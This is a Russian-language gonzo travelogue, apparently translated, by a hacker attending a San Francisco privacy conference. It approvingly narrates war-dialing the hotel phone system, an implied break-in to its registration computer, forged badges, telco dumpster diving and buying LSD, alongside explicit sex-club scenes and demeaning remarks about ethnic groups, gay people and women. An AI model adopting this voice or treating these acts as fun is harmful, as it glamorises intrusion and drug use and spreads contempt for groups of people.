К тому моменту, когда America West высадила меня в аэропорту Сан-Франциско, я не спал около 48 часов. Единственным желанием был сон. Всё вокруг приобрело странный сновидческий характер, пока я брёл через аэропорт в поисках зоны выдачи багажа. Каким-то образом я оказался в аэропортовом шаттле, направлявшемся в Burlingame Marriott. Внезапно передо мной возник иранец в красном костюме, требующий кредитную карту. После быстрой возни с бумагами на стойке регистрации я наконец получил ключ-карту от номера и поплёлся к тёплой кровати.

Войдя в номер, я рухнул на кровать без сил. Через несколько минут я уже почти добрался до страны снов. Однако ещё через несколько минут реальность ворвалась ко мне вместе с Mr. Blast, примчавшимся из Чикаго с целым мешком корпоративных подарков. Я принял футболку и попросил его убраться. Едва он ушёл, как Fitzgerald ввалился с таким количеством технических руководств, что ими можно было укомплектовать библиотеку небольшого колледжа. После почти получасовых жалоб на то, что я не привёз ему 500 фунтов мануалов по 5ESS, Fitzgerald убрался.

Сон.

---

2. Mindvodxka

После нескольких часов необходимого отдыха я спустился вниз, чтобы осмотреться. Наткнулся на Брюса Стерлинга, который пересказал некоторые утренние события, главным из которых был доклад Дона Делани о «Finger Hackers» — жителях неблагополучных районов, которые методично, вручную, перебирают все возможные комбинации кодов PBX, а потом продают их на углах улиц.

Краем глаза я заметил двух молодых щёголей, одетых как мафиози: RBOC и Voxman. Я подошёл, похвалил их гардероб и велел купить мне выпить. Пиво. Пиво. Ещё пива. Отвёртки. Отвёртки. Последний звонок. Последняя отвёртка.

RBOC и я решили, что наш долг — раздобыть ещё выпивки. Выйдя из отеля, мы поняли, что находимся у чёрта на куличках. Побродив туда-сюда, мы вконец отчаялись. В поисках спиртного нам удалось перепугать невысокую азиатскую женщину в соседнем отеле, которая после десяти минут нашего стука и воплей наконец приоткрыла дверь своего офиса ровно настолько, чтобы сообщить: в радиусе 15 миль нет ни одного бара. Мы вернулись в отель в полном расстройстве.

Мы зашли в номер RBOC, где Voxman покуривал что-то нетабачное. Мы сетовали на отсутствие питейных заведений поблизости, но понимания не встретили. Когда он докурил и вышел, мы решили заказать через рум-сервис бутылку водки и выставить счёт на Voxman — около пятидесяти долларов.

RBOC позвонил в рум-сервис и принялся торговаться с клерком насчёт бутылки. «Слушай, вот как сделаем, — сказал он, — у меня есть двадцать баксов. Выйди к нам с двумя бутылками. Я отдаю тебе двадцатку, одну бутылку оставляешь себе».

«Слушай, я знаю, что у тебя там внизу стоит тысяча ящиков с выпивкой, так? Кто хватится двух бутылок? Разве не хочешь заработать лишнюю копейку? Двадцать долларов — это ведь примерно твой дневной заработок, правда? Ты всё равно в ближайшее время не станешь владельцем этого отеля, верно? Так что я спускаюсь через несколько минут встретиться с тобой по поводу водки. Что значит нет? Слушай, я просто пытаюсь помочь ближнему. Я понимаю, как оно бывает, я тоже не из богатых. Слушай, я из Нью-Йорка — если мне предлагают двадцать долларов просто так, я беру. Понял? Ну что, договорились?»

Это продолжалось почти час. В итоге RBOC велел просто принести чёртову бутылку. Когда она прибыла, менеджер службы питания, лично выступавший курьером, потребовал удостоверение возраста, а затем отказался списывать стоимость на номер. Вспыхнула новая битва: нам пришлось разыскивать Voxman, чтобы он расписался за нашу выпивку. Как только это разрешилось, возник новый кризис: у нас не было мик сера.

Спасителем оказался автомат с газировкой. Orange Slice по доллару за банку. Мы решили смешивать пополам. Прихватив всё необходимое, мы отправились в лобби, где к нам присоединились Voxman и несколько участников конференции. Водка пошла на ура, и не одна рюмка была поднята под бессмысленный разговор о том о сём.

Вскоре водка сообщила мне, что пора спать.

---

3. Начало

Проснулся поздно, чувствуя себя использованным презервативом. Заметив в номере новые сумки, сделал вывод, что X-con добрался до отеля. Кое-как одевшись, поплёлся в зону конференции на панельную дискуссию.

«Цензура и свобода слова в сетях» — первое, что мне довелось посетить. Основным предметом жалоб оказались новостные группы alt.sex и непристойные гифки. Поскольку это одно из моих любимых развлечений в сети, форум мне сразу не понравился. Ничего не было решено и ничего не было сказано.

Во время небольшого перерыва я нашёл X-con. Мы увидели нескольких фэдов. Занятно. Начальник отдела компьютерных преступлений ФБР обратился ко мне по имени. Это было не так уж занятно.

Следующая сессия называлась «Портрет художника в Сети». X-con и я ничего не поняли. Нам показалось, что это «портрет художника, обдолбанного в Сети». Странные видео, причудливые проекты, поток сознания. Разве это не была конференция по вопросам приватности? Мы были сбиты с толку.

Сессию сменил фуршет. Он прошёл бы незаметно, если бы не два обстоятельства: 1) открытый бар, 2) появление Неизвестного Хакера. U.H. был, пожалуй, самым таинственным и легендарным хакером в сети. То, что он появился на публике, было событием эпохального масштаба.

Фуршет перетёк в ужин, прошедший без происшествий.

---

4. Пусть начнётся экзекуция

За несколько дней до конференции Mr. Blast по моей просьбе рыскал по сети в поисках злачных мест. В alt.sex.bondage он наткнулся на сообщение о «Bondage A Go-Go» — еженедельном мероприятии в клубе под названием «The Bridge» в промышленном районе. По описанию из сети — танцевальный клуб, где люди наряжались в кожу и шипы, а женщины, прикованные к стойке бара с 9 до 11, пили бесплатно. Моё место.

В ту среду вечером я думал только об одном — попасть на Bondage A Go-Go. Я уговорил X-con, Mr. Blast и U.H. пойти. Пытались уговорить и Fender, но он малодушно отказался. (Впоследствии это будет признано величайшей ошибкой его жизни.)

В итоге мы колесили по весьма неблагополучному району Сан-Франциско. На одной особенно тёмной улице заметили ряд «Харлеев» и их здоровенных хозяев, тусующихся у серьёзного заведения. Мы нашли нужное место.

Вход — пять баксов. Внутри нас встретили грохочущий индастриал и женщины в коже. Бомба! Пиво — полтора доллара. Взяв банку Coors и закурив Camel, я направился на главную танцевальную площадку, где разворачивалось некое действо.

На поднятом помосте несколько девиц извивались в нарядах доминатрикс, медленно снимая их один за другим. Ухмылка начала складываться сама собой. X-con и U.H. нашли меня и выразили аналогичное одобрение. Стриптиз продолжался несколько песен, пока девицы не освободились от всего, кроме своих установок.

Зажёгся свет, и вышла новая девушка. Следом появилась подруга с несколькими предметами. Первая начала читать довольно мудрёные стихи, пока вторая её раздевала. Как только первая освободилась от стесняющего бельё, вторая надела хирургические перчатки и щедро полила руки смазкой. На пике поэтического накала вторая медленно ввела всю кисть в первую.

Кто-то из толпы вскрикнул.

Моя улыбка была такой широкой, что начала болеть.

Фистинг продолжался целую вечность: первая девушка расхаживала по сцене, жалуясь в стихах, что ни один мужчина не способен её удовлетворить. (Это меня не удивило — учитывая, что внутри у неё было целое предплечье.) Вторая резво носилась следом, старательно работая добрых полчаса.

Когда выступление закончилось, на сцену вышла очень высокая женщина в жёсткой экипировке доминатрикс. От фуражки CC до шпилек и стека — она была воплощением моих грёз. Двое помощников привязали явно несогласную «снизу» к сцене, после чего дама принялась стегать её стеком в такт чему-то, напоминающему KMFDM. Крики заполнили клуб, слюна — уголки моего рта.

Когда песня закончилась, все девушки вернулись на сцену и поклонились под оглушительные аплодисменты. Затем вспыхнул зеркальный шар, загрохотали Ministry, и люди пустились в пляс, будто ничего и не было. Мы были несколько ошарашены.

Мы поднялись на второй уровень, где нас встретила троица, занятая совсем уж непосредственным делом. Я побрёл, ошалевший, на второй этаж с другой стороны. Там скинхед набивал себе огромную татуировку, рядом — девушка с татуировкой поменьше. Рисковать иглой в Сан-Франциско я не решился и спустился обратно. Вот там-то я и влюбился.

Примерно 5'2", одета в кожное боди, короткие кроваво-рыжие волосы, в руках — плеть-«девятихвостка». Огромные... ну, глаза. Увы, не судьба. Она прогуливала на шипованных

поводках парочку мальчиков-игрушек. Хотя парни, судя по всему, интересовались друг другом больше, чем ею, я держался в стороне, понимая: вмешательство грозит мне жестокой расправой.

Около трёх ночи мы решили, что пора. Попрощались с The Bridge и ушли.

Все хотели увидеть Golden Gate, и U.H. повёл нас к мосту через центр. Проезжая по Market, мы заметили человека в луже крови перед разбитой витриной — его окружали копы.

В конце концов мы добрались до Золотых Ворот. Переехали на ту сторону к смотровой площадке. Даже в темноте это было впечатляюще. Мы помчались через холмы и чуть не снесли парой оленей арендованную машину. Время шло к конференции, так что пора было возвращаться.

---

5. Четверг

Утром я спустился на «Медицинскую информацию и приватность». Направляясь к залу, я поймал внезапное ощущение рекламного ролика авиакомпании. The Pilot прибыл. Я был ошеломлён. Вот этот человек, некогда один из злостных легионеров, — а выглядел как актёр из рекламы Delta: синий костюм, авиаторские очки, щегольская шляпа с маленькими крылышками. Ужасающе.

Я затащил его в зал, и мы сидели, отпуская комментарии в стиле MST3K. Меня начинало злить, что никто даже не упомянул об отсутствии законодательства о конфиденциальности медицинских записей и о проекте «Геном человека». Я уже формулировал свой язвительный вопрос, когда последний докладчик, к счастью, сам поднял все эти темы и отчитал коллег за то, что они не сделали этого раньше. Молодец.

Я раздобыл The Pilot пропуск на обед, и мы перекусили. Неплохо. Я заметил, что за обед заплатил Equifax, Mead Data Central или ещё какое-то марионеточное агентство по сбору данных. Несомненно, жалкая попытка склонить нас на свою сторону. Я всё равно поел.

После обеда слово взял Джон Перри Барлоу. Что мне запомнилось — его тирада о легализации наркотиков. Очередное отступление от темы компьютеров и приватности. Наверное, хорошо быть достаточно богатым, чтобы стоять перед ФБР и говорить, что любишь кислоту и считаешь, что она должна быть легальной. Я раздумывал, спросить ли его, где в Сан-Франциско это раздобыть, но решил промолчать — я не богатый.

После выступления Барлоу я утратил ощущение времени и пространства и понятия не имею, что происходило до самого вечера.

---

6. Птицы одного полёта, ВОФ вместе

Вечером мы отправились на Hacker BOF, организованный Джоном МакМалленом. Куча старожилов сидела вокруг с видом превосходства, поскольку в их время воровство процессорного времени ещё не было незаконным, а куча новичков сидела с тем же видом превосходства, потому что у них был доступ к вещам, о которых старожилы и не мечтали.

Одному нью-йоркскому государственному полицейскому досталось то, что осталось от бутылки водки с предыдущего вечера. Ушла она рекордно быстро. Позже его слышали рассуждающим о том, что хакеров следует казнить смертной казнью. Когда Эммануэль Голдштейн продемонстрировал свой демон-дозвонщик из Нидерландов, тот сидел в углу, хлопая кулаком в ладонь и бормоча: «Погодите, вернётесь домой — получите своё».

Я вышел на улицу спрятаться. Там же прятался Phiber. Мы обменялись несколькими хмурыми взглядами. Мы обменивались ими с самого момента прибытия, но ни слова напрямую так и не сказали. Несколько человек передали мне, что Phiber якобы говорил: «На третий день я доберусь до этого парня. Вот увидите». Я ждал.

Я решил, что четверг должен стать ночью похода в стриптиз-клуб. После того как я рассказал всем в радиусе 15 миль о Bondage A Go-Go, организовать интерес к этому приключению труда не составило. Я, X-con, Mr. Blast, U.H. и Fender должны были стать отважными воинами.

Перед выдвижением X-con и Fitzgerald решили проверить гостиничную АТС. Запустив Tone-Loc, ноутбук X-con принялся методично перебирать внутренние номера в доступном диапазоне. Мы решили, что у отеля стоит 75-я АТС — и она будет нашей, о да, она будет нашей.

Собрать команду оказалось геркулесовым трудом. Несмотря на желание идти, все тянули резину, и сгонять их было как пасти скот. Fender ныл, что должен присутствовать на том и этом ВОФе, Mr. Blast ныл про усталость, Fitzgerald ныл, что слишком молод для такого заведения, а я просто ныл. В конце концов команда собралась и мы двинулись.

---

8. Безумие на Маркет-стрит

Сначала мы поехали искать клуб Mitchell Brothers. Слышал, что там неплохо. Полная нагота. Лаптанс. Полная деградация и объективизация. Отличненько.

U.H. сказал, что знает, где это. Он ошибся. Адрес в телефонной книге оказался неверным. Клуба нигде не было. Мы снова оказались на Маркет, окружённые наркоманами и потенциальными грабителями. К счастью, свежих трупов не было. Я увидел вывеску с именем Traci Topps.

Заставив Mr. Blast припарковаться, мы рванули ко входу. Билет — десять долларов, и последнее выступление Traci мы пропустили. Мы всё равно заплатили, раз уж остановились. Большая ошибка.

Когда я думаю о стриптиз-клубах, я думаю о таких местах, как Men's Club в Хьюстоне, Gold Club в Атланте или Fantasy Ranch в Далласе. Приятные. Красивые женщины. Хорошая музыка. Выпивка. Столики.

Мы вошли в помещение, когда-то бывшее кинотеатром. Наклонные проходы вдоль кресел, стоящих плечом к плечу. На сцене — уставшая, непривлекательная, полноватая брюнетка, вяло двигающаяся под какой-то попсовый мотивчик. Меня немедленно охватило отвращение. Я почувствовал необходимость объяснить X-con, что нормальные стриптиз-клубы выглядят иначе — он никогда раньше в таких не бывал, а идти сюда было моей блестящей идеей.

Мы заметили старого извращенца в дальнем конце нашего ряда — в плаще. Прямо как в плохом кино. Он нисколько не стеснялся своего самоудовлетворения и, казалось, даже гордился им. Всё пытался заставить девушек нагнуться, чтобы их потрогать. Омерзительно до крайности. Мы обсуждали, не поиздеваться ли над ним открыто, но решили, что под плащом может быть что-то смертоноснее, и постарались не обращать внимания.

По сцене промелькнуло ещё несколько «предметов мебели». Одна подошла и спросила, не желаю ли я компании. Я поинтересовался, что вообще происходит в этом заведении. Она ответила: большинство мест в центре именно такие. Я сказал, что рассчитывал на столики, пиво и бодрую атмосферу. Она пожала плечами и сказала, что не знает ничего похожего.

На сцену выскочила действительно симпатичная девушка. Гриб на навозной куче этого клуба. Fender и я оба решили, что она наша. Fender заявил, что мне ни за что не достанется единственная привлекательная девушка в этом месте. Я сказал, что ему нечего беспокоиться — конкуренции не

выйдет.

Как только она ушла со сцены, Fender исчез. Вернулся с ухмылкой. Спустя мгновение девушка появилась и плюхнулась к нему на колени. (Впоследствии выяснилось, что он ей заплатил.) Минут двадцать он вёл с ней разговор о философии или о чём-то столь же неуместном в беседе с обнажённой танцовщицей, а потом мы встали уходить. Она дала ему свой номер телефона. (Оказалось — номер Специальных Олимпийских игр.) Мы ушли, и я принёс всем свои извинения.

Мы поехали на Ломбард-стрит и помечтали, как пустим арендованную машину вниз по крутому склону, сметая всё на своём пути. В следующий раз решили именно так и сделать.

Затем пришла идея найти еду. Мы оказались где-то поблизости от танцевального клуба. Всё было закрыто, еды нигде не было видно. Бродя по переулкам в её поисках, U.H. решил рассказать Fender, что взломал его машину. Fender позеленел оттенков на двадцать.

Мы снова поехали на Золотые Ворота, которые никогда не закрываются, и смотрели на залив. Fender начал говорить несвязно, и стало ясно: надо срочно вернуть его в отель и уложить спать, чтобы ему снились добрые сны о его стриптизёрше Иди.

Вернувшись в отель, X-con и я никак не могли уснуть. Ноутбук обнаружил несколько несущих сигналов. Один принадлежал системе System V Unix. Мы решили, что это регистрационный компьютер отеля. Зная, что большинство таких систем работает на каком-нибудь пакете вроде encore, мы... ну. :) Также нашли несколько странных систем — вероятно, контроллеры лифтов, кондиционеров или чего-то подобного.

Около пяти утра X-con и я отправились исследовать отель. В вестибюле обнаружили RBOC, усердно печатающего что-то оператору службы для слабослышащих на телефоне AT&T payphone 2000. Он был поглощён разговором, и мы оставили его за этим занятием. X-con принялся изучать стойку Hertz на предмет чего-нибудь интересного и сработал сигнализацию. Охрана прибыла мгновенно и обнаружила меня, восседающего на подставке для чистки обуви, и X-con, вьющегося у таксофона в разговоре с другим отелем. Мы сказали, что никого за стойку не видели. Охранник нам не поверил, но всё же ушёл.

Когда мы залились смехом, мимо в шортах и футболке прошествовал Митч Капор и вышел через стеклянную дверь. Не вполне уверенные, что это реально, мы прокрались за ним следом. Дверь вела в тренажёрный зал. Митч усердно крутил педали велотренажёра.

X-con и я решили исследовать отель, раз уж даже о тренажёрном зале не знали, — кто его знает, что ещё тут есть укромного. Мы отправились на крышу, поскольку это было самое очевидное место, куда нам не следовало. Найдя лестничный пролёт с выходом на крышу, мы поднялись наверх. Крыша была незаперта, но прямо перед тем, как открыть люк, мы заметили небольшой магнитный контакт с проводом. Возиться с отключением сигнализации в такой поздний (или ранний) час не хотелось, и мы отступили. На другом уровне нашли офисы. Замки Simplex. Поразительно. Злобные ухмылки начали формироваться, но мы струхнули — к тому же было почти время конференции.

---

9. Кофе, кофе и ещё раз кофе

У входа в конференц-зал организаторы кофе-паузы выставили термосы. X-con и я бросились на кофе, как мексиканские прыгуны в воду с обрыва. Всё дошло до полного абсурда. Мы хлестали кофе, как будто завтра не существует. К чёрту завтра — мы хлестали его, как будто не существует сегодня. Я бухал в каждую чашку по восемь пакетиков сахара. Ах, ничего нет лучше горячей чашечки джо. К тому моменту, как мы остановились, каждый выпил почти по 20 чашек. Мир звенел электрическим гулом. Мы были готовы захватить всю конференцию. Ещё одну чашку — и вперёд.

Первая дискуссия дня — «Гендерные вопросы в вычислительной технике и телекоммуникациях». По мере того как шло обсуждение, шовинист во мне всё больше беспокоился. «Что за чушь? — думал он. — Куча феминацисток ноет из-за гифок. Им бы сходить на мост в следующую среду — это изменило бы их перспективу. Где Shit Kickin' Jim, когда он нужен?» Потом я переключился на более идеалистический лад. «Ладно, если женщины требуют равного обращения в сети, то как насчёт равного обращения с гомосексуалами? С гермафродитами? С одноногими американскими индейцами-проктологами на пенсии в сети? Не забудем и о бедственном положении Лысых. Боже. Что за чепуха». Мне хотелось вскочить и заорать: «СЕТЬ — НЕ РЕАЛЬНОСТЬ! ЗАЙМИТЕСЬ РЕАЛЬНЫМ МИРОМ, И СЕТЬ ИЗМЕНИТСЯ! РЕАЛЬНОСТЬ НЕЛЬЗЯ ИЗМЕНИТЬ ЧЕРЕЗ СЕТЬ!» Будь у меня ещё одна чашка кофе — возможно, я бы так и сделал.

Женщины ни к чему не пришли. После дискуссии X-con и я удалились в номер, прихватив по чашке кофе на дорогу в лифте. Мы сидели в номере и издавали неприличные звуки, пока Mr. Blast и Fitzgerald не поднялись. Сражаясь за душ, к полудню мы были готовы отправиться на обед.

---

10. Клиффи!

Этот обед принёс несколько приятных сюрпризов. Первым стала официантка с ОГРОМНЫМИ... ну, глазами. Питая некоторое пристрастие к большим... гм... глазам, я практиковал на ней свой фирменный взгляд в стиле Мэнсона. Второй сюрприз случился, когда сотрудники CFP прижали в углу парочку наших соседей по столу.

KCrow и Xaen откопировали обеденные билеты и сделали поддельные бейджи, чтобы тусоваться на конференции. И только в последний день организаторы внезапно решили, что эти двое, возможно, не являются платными участниками. То ли дело в именах на бейджах, то ли в том, что Xaen весь день ходил в красно-белом одеянии, напоминающем халат. Их оставили, но велели: в следующий раз либо делать подделки качественнее, либо подавать заявку на стипендию, как все остальные.

По мере того как обед подходил к концу, зал заволновался. Раздался клич: «КЛИФФИ!» Толпа подхватила, и менеджеры принялись подбрасывать в воздух конференц-программки, топать ногами и поднимать зажжённые зажигалки. «Хотим Клиффи, хотим Клиффи!» Свет приглушился, и в дальнем конце зала появился силуэт с растрёпанными волосами.

Ну, может быть, не совсем так. Клифф Столл занял место у трибуны и пустился в поток сознания, способный сделать маниакально-депрессивного человека олицетворением здравомыслия. Изгибаясь и запрыгивая на столы, Клифф однозначно привлёк моё внимание. Это было что-то вроде Эмо Филипса на крэке под ЛСД. Мне понравилось. Если у вас будет возможность поймать Клиффа на следующих гастролях — не упустите её. Лорн Майклс мог бы сделать неплохой ситком на основе этого персонажа. Пожалуй, это было самое удивительное, что я видел на официальной части конференции.

---

11. Немного истории

Fitzgerald услышал, что в центре города есть музей Pacific Bell. Это известие вызвало почти такой же pavlov-рефлекс, как мой визит на the Bridge. Мы с The Pilot тоже захотели его осмотреть. Это было похоже на мультик Warner Bros., где большой пёс и маленький пёс: «Эй, Спайк, мы же поймаем кошку, правда, Спайк, да, мы поймаем ту кошку, ты только погляди, Спайк, эта кошка

пожалеет, правда ведь, Спайк, а?» Fitzgerald был вне себя от нетерпения.

Ездить по центру Сан-Франциско — всё равно что играть в безумный Nintendo. Улицы, очевидно, прокладывали животные. Пробки — жуткие. Разумеется, в 15:30 в пятницу в центре Сан-Франциско — официальное время дорожных работ. В моём путеводителе «Добро пожаловать в SF» этого не было, и я сделал пометку от руки.

Около четырёх часов мы нашли открытую стоянку — удивительно, прямо напротив здания Pac Bell. Мы выложили примерно тридцать семь тысяч долларов за место и отправились в музей. Fitzgerald был на седьмом небе. Он звонил в музей из отеля, прежде чем мы выехали, и предупреждал о нашем визите.

Войдя в здание, мы были остановлены охранником. Он спросил, что нам нужно. Fitzgerald сказал: «Мы пришли в музей!» Охранник окинул нас взглядом и сообщил: «Музей закрыт». Fitzgerald чуть не упал в обморок. Точно: человек из музея ушёл пораньше. Вероятно, сразу после нашего звонка. Типичные телко-нацистские штучки.

Мы вышли на улицы. (Улицы Сан-Франциско... хаха.) Бродить вверх-вниз по холмам и разглядывать людей оказалось довольно занятно. Мы заглянули в Чайна-таун, где все единодушно решили, что маленькие китайские школьницы в форме — это нечто удивительное. Мы пытались обнаружить опиумные притоны и указывали на предполагаемые фигуры организованной преступности. Внезапно мы осознали, что заблудились и если не вернуться на стоянку — потеряем машину. (Тридцать семь тысяч хватает только на несколько часов.) Мы успели добраться до машины за несколько минут до прибытия эвакуатора и ещё несколько часов колесили по городу, высматривая здания с перспективными мусорными баками для запланированного ночного мусоровидения. Нашли несколько мест и вернулись в отель на ужин.

---

12. Дзен и искусство трэшинга

Той ночью все решили перебраться в наш номер. Fitzgerald каким-то образом украл кровать и закатил её к нам, чтобы было больше места для сна. Итого: X-con, Fitzgerald, я, Fender и Mr. Blast в тесном номере. Пока мы сидели и обсуждали план на вечер, дверь распахнулась, и вошёл здоровенный мужик в баскетбольных штанах. Увидев нас, он моментально развернулся и вышел.

Fitzgerald побежал в коридор за ним и обнаружил, что весь этаж забит баскетболистами. Мы позвонили на ресепшн с жалобой на то, что наш номер раздали другим. Ресепшн извинился и сообщил, что ошибка замечена и они уладят вопрос с баскетбольной командой. Меня это не успокоило — я живо представил, как толпа спортсменов роется в наших вещах, унося мой фотоаппарат и всяческую электронику.

Временно забыв о грядущих кражах, мы выдвинулись на собственную разведку. Пятеро плюс The Pilot погрузились в две машины и поехали в центр в поисках мусора.

Мы нашли несколько офисов Pac Bell, но только у одного имелись мусорные баки — и те содержали лишь старые телефонные справочники и коробки из-под пиццы. Полный облом. Решили бродить без цели в надежде что-нибудь обнаружить.

После примерно дюжины поворотов и пары километров пешком мы наткнулись на огромного чёрного монстра-здание. Похожее на куб Борга. Огромное и зловещее. Это был офис AT&T. Fitzgerald рванул к двери проситься на экскурсию. Было всего одиннадцать вечера, так что мы были уверены: нас встретят с распростёртыми объятиями и проведут через все внутренности куба. Ага, конечно.

Увы, ассимилироваться не вышло. Охранник велел нам убираться. Мы решили осмотреть мусорные баки Борга. У торца здания, у доков погрузки, мы увидели несколько лестничных площадок, начинавшихся где-то с третьего этажа. Мы обсуждали возможность карабкаться по зданию, но насчитали около пятисот видеокамер. Это, пожалуй, была самая защищённая телефонная установка, которую мы когда-либо видели.

Мы решили, что это, должно быть, точка присутствия для Западного побережья — настолько непроницаемая. Уже уходя, я заметил на земле небольшой кусок белого провода. Подобрав, мы проследили, как он идёт от небольшой строительной будки за POP, тянется до массивной стальной двери в боку куба и исчезает под ней в здание — вероятно, в раму. Мы от души посмеялись над торчащим наружу проводом и пожалели, что нет тест-сета: можно было бы сделать пару звонков за рубеж.

Мы вернулись к машинам и ещё несколько часов колесили по центру, а потом поехали в отель.

---

13. Mr. Blast не умеет водить

На следующее утро мы собрались и поехали в центр за покупками. Fender щедро угощал всех шоколадными зёрнами в кофейной глазури, так что мы все поехали на взводе. X-con и я решили, что нам следовало запастись ими ещё прошлым утром.

Мы поехали прямо в Чайна-таун и принялись искать парковку. Mr. Blast, Fender и X-con — в одной машине, я, Fitzgerald и The Pilot — в другой. Mr. Blast, хоть и из огромного города, совершенно не умел ездить в пробках в центре города. Он пропускал повороты, делал странные манёвры, проскакивал светофоры и в целом создавал впечатление, что намеренно пытается нас потерять. Ему это удалось.

Минут пятнадцать мы материли его на все лады, а потом сдались. Fitzgerald стащил сканер у Fender и с удовольствием прослушивал переговоры по мобильным. Опустив стекло на заднем сиденье, он с большим удовольствием выставлял сканер наружу, чтобы прохожие могли тоже приобщиться к вуайеристическому развлечению. Внезапно Fitzgerald заорал: «БЛИН! Не может быть!»

Мы с The Pilot едва не хватили по инсульту. «ЧТО?» — крикнул я. «ЗАШИФРОВАНО! Не могу поверить, зашифрованная речь на телефоне!» Я начал смеяться, и The Pilot тоже. Это был мандаринский диалект. «Где мы вообще находимся, Фитц?» — спросил я. «В Сан-Франциско», — ответил он. «Нет, — сказал я, — конкретнее: в каком районе Сан-Франциско?» Fitzgerald задумался и произнёс: «Хм, в Чайна-тауне?» Внезапно его глаза загорелись: «ОООООО. Хехе... это же не шифрование, да?» Мы смеялись над ним минут десять.

Мы остановились у светофора, и крайне озадаченная китаянка уставилась на нас. Fitzgerald поднял сканер, а я крикнул: «Нихао!» Мы умирали со смеху, уезжая и оставляя женщину ещё более растерянной.

Найдя стоянку, мы принялись исследовать Чайна-таун самостоятельно. Обилие маленьких китайских красоток сразило меня наповал. Мы рыскали по Чайна-тауну в поисках электроники по дешёвке. Нас всех поразило, что буквально каждый магазин электроники в центре принадлежит иранцам и управляется ими. Само собой, никаких дешёвок найти не удалось.

Мы пообедали в ресторане Red Dragon. Большую часть обеда Фитц и The Pilot говорили о телефонии, наперебой рассказывая истории о самых крутых взломах. Это было невероятно интересно.

Затем мы двинулись искать дешёвые часы — у The Pilot его часы совсем износились. Он быстро совершил выгодную сделку с восточным торговцем, и мы пошли к машине. По дороге заметили маленькую лавку в переулке — в витрине блестели сюрикены.

Внутри был рай для ниндзя. Кинжалы, плащи, сюрикены, нунчаку, мечи, маски и горы снаряжения для насилия. За стеклом я увидел телескопический стальной кнут. Я знал: эта вещь должна принадлежать мне, а когда выяснилось, что он стоит 22 доллара, деньги уже были у меня в руках. Фитц тоже взял кнут и пять сюрикенов. Теперь мы были вооружены... Phiber, берегись.

Мы спустились к порту посмотреть на залив. Там наблюдали, как несколько скейтеров исполняли совершенно безумный уличный стиль в маленьком фонтанном комплексе из бетона. Один пацан расплющил лицо об асфальт, и мы от души посмеялись, к немалой досаде пострадавшего и его компании. Как только они соскребли несчастного скейтпанка с земли, они возобновили трюки, обходя мокрое пятно. Мы решили, что эти ребята совершенно безумны.

Мы вернулись в отель и обнаружили, что нас закрыли. Мало того — они не только отключили наши ключи, но и выписали нас. Мы вызвали охранника, чтобы попасть в номер. Вскоре вернулись X-con и остальные, нагруженные покупками. Они рассказали, что мчались в отель на всех парах, поскольку при попытке позвонить в номер им сообщили, что такой номер не используется.

Я разъярился и пошёл скандалить вниз. В конечном счёте нам вернули телефонную связь, а менеджер поднялся, чтобы предоставить нам живую мишень для словесных нападок — мы воспользовались этим в полной мере. Он уклончиво извинился, но бесплатной ночи, на которую мы рассчитывали, мы не получили.

---

14. В Кастро

X-con хотел купить обувь. Разобравшись с ключ-картами, мы все погрузились в машину The Pilot и поехали в NaNa's. По дороге к магазину мы заметили, как изменился город. Туман рассеялся. Цвета стали более пастельными. Мужчины на улицах шагали с большей пружинистостью. Мы въехали в Кастро.

Я очень хотел зайти в магазин пластинок в Кастро, потому что у геев всегда крутая танцевальная музыка. Я убедил всех свернуть и пройтись по главной улице.

Прогулка была полным фарсом. Наша компания выглядела крайне нервозно. Чтобы добавить напряжения, я с удовольствием говорил нарочито жеманно и строил глазки всему, что двигалось. Никто не веселился. Fitzgerald и The Pilot явно хотели расплакаться и спрятаться в машине.

Ни в одном музыкальном магазине не было ничего стоящего. Много Джуди Гарленд и Этель Мерман, но ничего современнее Village People. (А я рассчитывал на техно. Но нет же...)

По дороге к машине мы прошли мимо магазина кожаных изделий. Отнюдь не Tandy Leather, если вы понимаете, о чём я. X-con оказался единственным достаточно смелым, чтобы войти. Он вышел бледный как мел и держал в руках каталог.

«Там было трое мужиков, — пробормотал он. — Одному примеряли чехол для... члена. Двое других предлагали разные варианты, но он говорил, что они слишком большие».

Мы все содрогнулись и поспешно вернулись к машине.

Проехав ещё несколько километров, мы добрались до магазина NaNa's. Типичный альтернативный гранж-бутик. Здоровенные ботинки, стильные кепки, футболки Blunt. X-con купил обувь. Все купили стильные кепки. Уходя, я прихватил горсть флаеров с витрины. Большинство — флаеры рейвов на следующие выходные. Один, однако, сообщал о вечеринке в стиле бондаж «только для женщин»

через два дня. Слеза навернулась сама собой — я вспомнил the Bridge.

---

15. Ненависть на Хайт

Мы вернулись в отель и снова выдвинулись — на этот раз на Хайт, проверить Rough Trade Records и посмотреть, что там есть. Нам с X-con нужно было несколько таблеток. (ДА!) Нужда была острой, поскольку Mr. Blast через рассылку SF-RAVES узнал о рейве той ночью. Сидеть на рейве трезвым нам с X-con было решительно невозможно, а танцевать — и вовсе исключено.

Rough Trade был закрыт.

Пока ждали информации о рейве, решили перекусить. Что-нибудь экзотическое — корпоративный фастфуд нас не прельщал. Чуть дальше Rough Trade мы наткнулись на эфиопский ресторан. Это было настолько неожиданно, что мы решили зайти. Лично я никогда не думал, что у эфиопов вообще есть еда, и отпустил пару шуток насчёт лёгкого меню — что ж, это именно то место.

Эфиопская кухня оказалась странной. Изучив меню, Mr. Blast не захотел ничего из предложенного. Мы решили заказать всего понемногу и попробовать. Я заявил, что буду есть только курицу, а Mr. Blast не горел желанием пробовать то, что хотели все остальные. Мы заказали раздельно.

Еда подавалась весьма своеобразно. Всё было навалено друг на друга и разложено поверх странной лепёшки-губки, вроде блина. Имелись всевозможные соусы — можно было поливать, обмакивать или иначе усовершенствовать основные блюда, и мы с воодушевлением пробовали каждый. Получился отличный стол, и я от всей души рекомендую всем попробовать эту кухню.

После еды пошли искать телефон — позвонить на рейв-линию. По дороге мы с X-con натолкнулись на нескольких бродяг, предложивших кислоту по неожиданно хорошей цене. Это казалось слишком хорошим, чтобы быть правдой. Мы зашли в переулок и поболтали с бездомной парочкой, пока решали, сколько брать. Сошлись на 20 дозах за 45 долларов. Мы с X-con были довольны. Рейв будет терпимым.

Мы вернулись к компании с улыбками Чеширских котов. У Mr. Blast были маршруты к рейву, и мы двинулись, готовые к излишествам. К тому моменту как добрались до рейва, снаружи уже тусовалось человек сто с лишним. Неплохо. Мы с X-con начали дозироваться.

Обычно мне нравится первое соприкосновение промокашки с языком. Оно вызывает кисловатый привкус, вроде как если лизнуть батарейку. Всегда подстёгивает адреналин и вызывает воспоминания о том, что скоро повторится.

Ничего.

